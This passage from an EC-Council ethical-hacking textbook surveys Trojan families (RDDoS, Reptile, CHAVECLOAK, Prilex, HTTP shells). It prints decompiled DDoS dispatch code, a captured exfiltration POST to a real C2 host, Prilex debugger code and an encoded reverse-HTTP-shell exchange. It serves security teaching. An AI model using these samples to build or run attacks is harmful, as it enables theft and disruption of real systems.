


Figure 7.9: Functioning of Botnet

- **RDDoS**

Source: *https://nsfocusglobal.com*

RDDoS is a botnet Trojan capable of executing commands and performing DDoS attacks on target systems. It utilizes online parameters that allow attackers to differentiate the types of infected devices. It can also distinguish between sandboxes and real devices based on the operating parameters carried by the online packages.

Once the online operation is successfully completed, the controlled terminal provides instructions verified by subsequent operations based on parameters including the first-byte value and instruction length. For instance, if the first byte of data is received as "0x02", it terminates the bot process, and when the first byte of data is "0x03", it ends the subprocess. However, if the first byte of data is received as "0x04", the corresponding command is executed through /bin/sh. Finally, if the first byte is received as "0x05", "0x06", "0x07", "0x08", or "0x09" with the data length exceeding 13, it executes the DDoS function.

hide01.ir

```
LABEL_24:
  if ( ret > 13 )
  {
    v19 = sub_401787(recv_buf, v38);          // recv_buf[1] v38[0] = 5
    v20 = sub_4017A2(recv_buf, v38);          // recv_buf[5] v38[0] = 7
    v21 = sub_401787(recv_buf, v38);          // recv_buf[7] v38[0] = 11
    v22 = sub_4017A2(recv_buf, v38);          // recv_buf[11] v38[0] = 13
    v23 = sub_40178F(recv_buf, v38);          // recv_buf[13] v38[0] = 14
    v24 = _byteswap_ulong(v11);
    v25 = __ROR2__(v22, 8);
    v26 = __ROR2__(v38, 8);
    switch ( v38 )                            // recv_buf[0]
    {
      case 5:
        sub_4NBD2A(v19, v26, v24, v25, v23);  // IP Port delay_seconds data_length rand (UDP)
        break;
      case 6:
        sub_4NB93S(v19, v26, v24, v25, v23);  // (ICMP)
        break;
      case 7:
        sub_4NBAC5(v19, v26, v24, v25, v23, 0, 1, 0, 0, 0, 0);// (TCP syn)
        break;
      case 8:
        sub_4NBAC5(v19, v26, v24, v25, v23, 0, 0, 0, 0, 1, 0);// (TCP ack)
        break;
      case 9:
        sub_4NBAC5(v19, v26, v24, v25, v23, 0, 0, 0, 1, 1, 0);// (TCP PSH ACK)
        break;
      default:
        goto LABEL_32;
    }
    goto LABEL_32;
  }
}
```

Figure 7.10: Screenshot showing launching of DDoS attack by the RDDoS botnet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional botnet Trojans are as follows:

- Horabot
- hailBot
- kiraiBot
- catDDoS
- ZeroBot
- XorDdos
- Nexus Android botnet
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot

Rootkit Trojans

As the name indicates, "rootkit" consists of two terms, i.e., "root" and "kit." "Root" is a UNIX/Linux term that is the equivalent of "administrator" in Windows. The word "kit" denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **Reptile Rootkit**

  Reptile is a kernel module rootkit primarily designed to target Linux-based systems. It offers advanced functionality, including a reverse shell and concealment abilities. Attackers can use this reverse shell functionality to easily take control of their target system. Additionally, this rootkit provides a port knocking feature, wherein it opens a specific port on the compromised system and stands by. This allows attackers to send magic packets to the system, which can be used to establish a connection with the C2 server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.11: Screenshot showing reverse shell using port knocking by the Reptile rootkit

hide01.ir

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler
- Fire Chili rootkit
- Purple Fox Rootkit
- Dubbed Demodex Rootkit
- MoonBounce
- Moriya
- iLOBleed

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim's computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.12: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Grabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

  Some methods used by banking Trojans to steal users' information are as follows:

  - Keylogging

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: CHAVECLOAK**

  Source: *https://www.fortinet.com*

  CHAVECLOAK is a banking Trojan employing sophisticated methods to exfiltrate financial data from targeted users. The attack commences with the downloading of a malicious ZIP file disguised as a PDF, subsequently leveraging techniques like DLL side-loading to execute the malware. Through this process, attackers gain the ability to freeze the target's screen, capture keystrokes, and generate deceptive pop-ups. The ultimate goal is to pilfer the victim's login details and other confidential information.

Figure 7.13: Screenshot showing the assembly code for uploading the stolen data

```
POST /SH/cnx.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 289
Host: comunidadebet20102.hopto.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/3.0 (compatible; Indy Library)

idOp=1.J&idMec=EA-8B-D3-34-E4-48&IDhd=7C1C56F7&IDpc=ACCOUNTINGPC&InfoDados=%0D%0A---%3CBrad.JU%3E---
%0D%0AUS%3A+ABCDEFGHIJK%0D%0ASN%3A+test1234%0D%0A---%3CBrad.JU%3E---%0D%0AEA-8B-D3-34-
E4-48+7C1C56F7+ACCOUNTINGPC%0D%0A2024-02-07+1%3A41%3A27+PM%0D%0A%0D%0A&TipoInfoHTTP=Brad_JUJU&chave=12
3HTTP/1.1 200 OK
Date: Thu, 08 Feb 2024 00:41:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 4
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 7.14: Screenshot showing the HTTP POST request for the stolen data

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional e-banking Trojans are as follows:

- Grandoreiro
- Ursnif (Gozi)
- Nexus
- DanaBot
- QakBot (Qbot)
- Ramnit
- IcedID
- Emotet

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **Prilex POS**

  Source: *https://securelist.com*, *https://www.broadcom.com*

  Prilex is a Brazilian threat actor group that mainly targets POS terminals to steal sensitive information. The new version of Prilex POS includes a feature of generating new EMV cryptograms that allows the attackers to execute ghost transactions, evading traditional anti-fraud systems such as PIN or CHIP. The attackers can mimic POS technicians and make the targets install it as a required software update. For this reason, attackers can visit directly to the store as technical specialists or ask the vendors to provide remote access by installing remote desktop apps such as AnyDesk.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Public Function startDebug()
  Dim var_86 As Integer
  If (global_464 = 0) Then
    Exit Function
  End If
  If (DebugActiveProcess(global_464) = 0) Then
    Call Rundll32.subAddLogData("Nao foi possivel atacar o Dbg ao PID:" & CStr(global_464))
    var_86 = 0
    GoTo loc_449AC4
  End If
  Call Rundll32.subAddLogData("Debug atach OK PID: " & CStr(global_464))
  loc_449AC4:
  startDebug = var_86
End Function

Public Sub Refresh(tMem)
  Dim var_88 As Long
  Dim var_90 As Double
  If CBool(WaitForDebugEvent(global_60, 1)) Then
    var_90 = (Timer - global_472)
    If (global_60 = 1) Then
      CopyMemory(global_160, VarPtr(global_60), &H64)
      Call Rundll32.subAddLogData(CStr("Dbg: " & IIf(global_256, "First pass", "Final pass")))
      If (global_172 = -1073741819) Then
        Call Rundll32.subAddLogData("Dbg: Access violation - " & CStr(global_60))
        ContinueDebugEvent(global_64, global_68, &H10002)
        Call stopDebug()
        GoTo loc_45DC9F
      End If
```

Figure 7.15: Screenshot of Prilex debugger

Figure 7.16: Screenshot of Prilex showing the obtained data within the uploader C2

Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.17: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *https://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

hiden.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.18: Screenshot of Restorator

hide01

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Vultur, Dridex, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.

Figure 7.19: Working of VNC Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **`GET/cgi-bin/order?`**
  `M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`

  Master replies with: **`g5mAlfbknz`**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "**`ls`**" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.

Figure 7.20: Working of HTTP Trojan

- **SHTTPD**

  SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

